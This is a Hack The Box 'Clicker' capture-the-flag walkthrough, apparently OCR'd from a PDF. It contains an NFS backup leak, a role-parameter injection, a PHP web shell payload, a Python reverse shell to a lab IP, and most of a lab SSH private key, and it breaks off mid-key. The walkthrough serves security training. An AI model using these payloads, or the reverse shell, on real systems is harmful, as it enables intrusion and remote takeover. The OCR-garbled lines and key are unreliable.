Clicker

Clicker


https://app.hackthebox.com/machines/Clicker

```
rustscan -a 10.10.11.232 -- -sV -sC -A | tee scan.txt
```


```
PORT      STATE    SERVICE  REASON      VERSION
22/tcp    filtered ssh      no-response
80/tcp    open     http     syn-ack     Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST
|_http-title: Clicker - The Game
2049/tcp  open     rpcbind  syn-ack
38003/tcp open     nlockmgr syn-ack     1-4 (RPC #100021)
43199/tcp open     rpcbind  syn-ack
53459/tcp open     mountd   syn-ack     1-3 (RPC #100005)
56441/tcp open     mountd   syn-ack     1-3 (RPC #100005)

NSE: Script Post-scanning.
```

Find XSS




And possible usernames



But Nothing I can do with this XSS

`showmount -e 10.10.11.232`



`sudo mount -t nfs clicker.htb:/mnt/backups share`

```
┌──(kali㉿kali)-[~/HTB/clicker]
└─$ sudo mount -t nfs clicker.htb:/mnt/backups share

┌──(kali㉿kali)-[~/HTB/clicker]
└─$ ls
scan.txt  share

┌──(kali㉿kali)-[~/HTB/clicker]
└─$ cd share

┌──(kali㉿kali)-[~/HTB/clicker/share]
└─$ ls -la
total 2240
drwxr-xr-x 2 nobody nogroup    4096 Sep  5 15:19 .
drwxr-xr-x 3 kali   kali       4096 Sep 27 14:28 ..
-rw-r--r-- 1 root   root    2284115 Sep  1 16:27 clicker.htb_backup.zip

┌──(kali㉿kali)-[~/HTB/clicker/share]
└─$ cp  clicker.htb_backup.zip ../

┌──(kali㉿kali)-[~/HTB/clicker/share]
└─$ ls
clicker.htb_backup.zip

┌──(kali㉿kali)-[~/HTB/clicker/share]
└─$ cd ..

┌──(kali㉿kali)-[~/HTB/clicker]
└─$ ls
clicker.htb_backup.zip  scan.txt  share

┌──(kali㉿kali)-[~/HTB/clicker]
└─$ unzip clicker.htb_backup.zip
Archive:  clicker.htb_backup.zip
   creating: clicker.htb/
  inflating: clicker.htb/play.php
  inflating: clicker.htb/profile.php
  inflating: clicker.htb/authenticate.php
  inflating: clicker.htb/create_player.php
  inflating: clicker.htb/logout.php
```

I found interesting misconfigurationin in admin.php file

and a variable "ADMIN"

```
    </nav>
  </div>
  <h5 class="float-md-start mb-0" style="color:green;" name="msg"><?php echo $_GET['msg']; ?></h5>
  <h5 class="float-md-start mb-0" style="color:red;" name="err"><?php echo $_GET['err']; ?></h5>
</header>
```

```
<?php
session_start();
include_once("db_utils.php");

if ($_SESSION["ROLE"] != "Admin") {
  header('Location: /index.php');
  die;
}
?>

<!doctype html>
```

In db.query file I found that the mysql database on the server, how query build and what is password

hash function

```php
<?php
session_start();

$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);

function check_exists($player) {
        global $pdo;
        $params = ["player" => $player];
        $stmt = $pdo->prepare("SELECT count(*) FROM players WHERE username = :player");
        $stmt->execute($params);
        $result = $stmt->fetchColumn();
        if ($result > 0) {
                return true;
        }
        return false;
}

function create_new_player($player, $password) {
        global $pdo;
        $params = ["player"=>$player, "password"=>hash("sha256", $password)];
        $stmt = $pdo->prepare("INSERT INTO players(username, nickname, password, role, clicks, level) VALUES (:player,:player,:password,'User',0,0)");
```

1 of the possible attack vectors I found in file save.game.php

```
$ cat save_game.php
php
ssion_start();
clude_once("db_utils.php");

 (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
     $args = [];
     foreach($_GET as $key=>$value) {
         if (strtolower($key) === 'role') {
             // prevent malicious users to modify role
             header('Location: /index.php?err=Malicious activity detected!');
             die;
```

And I found vulnerable parametr, after sqlmap show me that "click" parametr might be not injectable

```
sqlmap -u http://clicker.htb//save_game.php?clicks= --level=5 --risk=3 --batch --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

 legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
)evelopers assume no liability and are not responsible for any misuse or damage caused by this program

 starting @ 12:00:18 /2023-09-28/

:00:18] [WARNING] provided value for parameter 'clicks' is empty. Please, always use only valid parameter value
:00:18] [INFO] testing connection to the target URL
 have not declared cookie(s), while server wants to set its own ('PHPSESSID=qegkt07g1uo...o7d881i7rb'). Do you
:00:18] [INFO] testing if the target URL content is stable
:00:19] [ERROR] there was an error checking the stability of page because of lack of content. Please check the
:00:19] [INFO] testing if GET parameter 'clicks' is dynamic
:00:22] [WARNING] GET parameter 'clicks' does not appear to be dynamic
:00:22] [WARNING] heuristic (basic) test shows that GET parameter 'clicks' might not be injectable
:00:24] [INFO] testing for SQL injection on GET parameter 'clicks'
```

I try another parametr manualy

Request

Pretty Raw Hex \n

```
1 GET /save_game.php?clicks=99&level=1&%72%6f%6c%65 HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://clicker.htb/play.php
9 Cookie: PHPSESSID=nd874ngm8pf4vvv8rv79mqd07o
0 Upgrade-Insecure-Requests: 1
1
2
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 302 Found
2 Date: Thu, 28 Sep 2023 16:03:46 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: /index.php?err=Malicious activity detected!
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

request returns a 302 instead of a 500

I try some payloads

1&role="Admin"# This 1 is works

I relogin to my account and I am admin



I am admin but I can;t do nothing - so I try to use other vulnerabilities. The next vulnerability I sucsesfuly use is in file *export.php*

We might specify txt file of JSON, but if we specify PHP - script will create a HTML file

```
if ($_POST["extension"] == "txt") {
    $s .= "Nickname: ". $currentplayer["nickname"] . " Clicks: " . $currentplayer["clicks"] . " Level: " . $currentplayer["level"] . "\n";
    foreach ($data as $player) {
    $s .= "Nickname: ". $player["nickname"] . " Clicks: " . $player["clicks"] . " Level: " . $player["level"] . "\n";
  }
} elseif ($_POST["extension"] == "json") {
  $s .= json_encode($currentplayer);
  $s .= json_encode($data);
} else {
  $s .= '<table>';
  $s .= '<thead>';
  $s .= '  <tr>';
  $s .= '    <th scope="col">Nickname</th>';
  $s .= '    <th scope="col">Clicks</th>';
  $s .= '    <th scope="col">Level</th>';
  $s .= '  </tr>';
  $s .= '</thead>';
  $s .= '<tbody>';
  $s .= '  <tr>';
  $s .= '    <th scope="row">' . $currentplayer["nickname"] . '</th>';
  $s .= '    <td>' . $currentplayer["clicks"] . '</td>';
  $s .= '    <td>' . $currentplayer["level"] . '</td>';
  $s .= '  </tr>';
```

add payload , and send POST request

```
nickname="<?php system($_REQUEST['cmd']); ?>"#
```

Send | Cancel | < | > | Follow redirection

Request

Pretty | Raw | Hex

```
1 POST /export.php HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://clicker.htb/play.php
9 Cookie: PHPSESSID=nd874ngm8pf4vvv8rv79mqd07o
0 Upgrade-Insecure-Requests: 1
1 Content-Type: application/x-www-form-urlencoded
2 Content-Length: 13
3
4 extension=php
```


Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 302 Found
2 Date: Thu, 28 Sep 2023 16:45:13 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: /admin.php?msg=Data has been saved in exports/top_players_pjgzb58c.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

And now I can create RCE


```
cmd=id
```



I chose python revshell to connect

```
export RHOST="10.10.14.147";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```


On machine I found interesting binary , but to understand how it works I must download binary and analize with chatGPT



The resuls was id_rsa key

But to connect to machine I must add "--" two minuses

on the begin and on the end of key

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
EAAAGBALOHkGlh3uOYhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya60OB3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefeBpDs99z/2c7Xto1U4Jst/obTxO
TMt9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
RgzfH8rpk3iF1QHT3zqjKkzlRAqO4QKGPrmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
cC5×7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
tni4mVayFzh4j81uPXpr+MYbqDxdxP+QgOmpHkG2xgKaU4vhARvS4a9OHPRNrgkiz4mah4
lYgK3FG218VjF9jT0icw7EOMXmKhbQAAAAMBAAEAAAGACLYPP83L7uc7vOVl609hvKlJgy
FUvKBcrtgBEGq44XkXlmeVhZVJbcc4IV9Dt8OLxQBWlxecnMPufMhld0Kvz2+XSjNTXo21
1LS8bFj1iGJ2WhbXBErQ0bdkvZE3+twsUyrSL/xIL2q1DxgX7sucfnNZLNze9M2akvRabq
DL53NSKxpvqS/v1AmaygePTmmrz/mQgGTayA5Uk5sl7Mo2CAn5Dw3PV2+KfAoa3uu7ufyC
kMJuNWT6uUKR2vxoLT5pEZKlg8Qmw2HHZxa6wUlpTSRMgO+R+xEQsemUFy0vCh4TyezD3i
SlyE8yMm8gdIgYJB+FP5m4eUyGTjTE4+lhXOKgEGPcw9+MK7Li05Kbgsv/ZwuLiI8UNAhc
9vgmEfs/hoiZPX6fpG+u4L82oKJuIbxF/I2Q2YBNIP9O9qVLdxUniEUCNl3BOAk/8H6usN
9pLG5kIalMYSl6lMnfethUiUrTZzATPYT1xZzQCdJ+qagLrl7O33aez3B/OAUrYmsBAAAA
wQDB7xyKB85+On0U9Qk1jS85dNaEeSBGb7Yp4e/oQGiHquN/xBgaZzYTEO7WQtrfmZMM4s
SXT5qO0J8TBwjmkuzit3/BjrdOAs8n2Lq8J0sPcltsMnoJuZ3Svqclqi8WuttSgKPyhC4s
FQsp6ggRGCP64C8N854//KuxhTh5UXHmD7+teKGdbi9MjfDygwk+gQ33YIr2KczVgdltwW
EhA8zfl5uimjsT31lks3jwk/I8CupZGrVvXmyEzBYZBegl3W4AAADBAO19sPL8ZYYo1n2j
rghoSkgwA8kZJRy6BIyRFRUODsYBlK0ItFnriPgWSE2b3iHo7cuujCDju0yIIfF2QG87Hh
zXj1wghocEMzZ3ELIlkIDY8BtrewjC3CFyeIY3XKCY5AgzE2ygRGvEL+YFLezLqhJseV8j
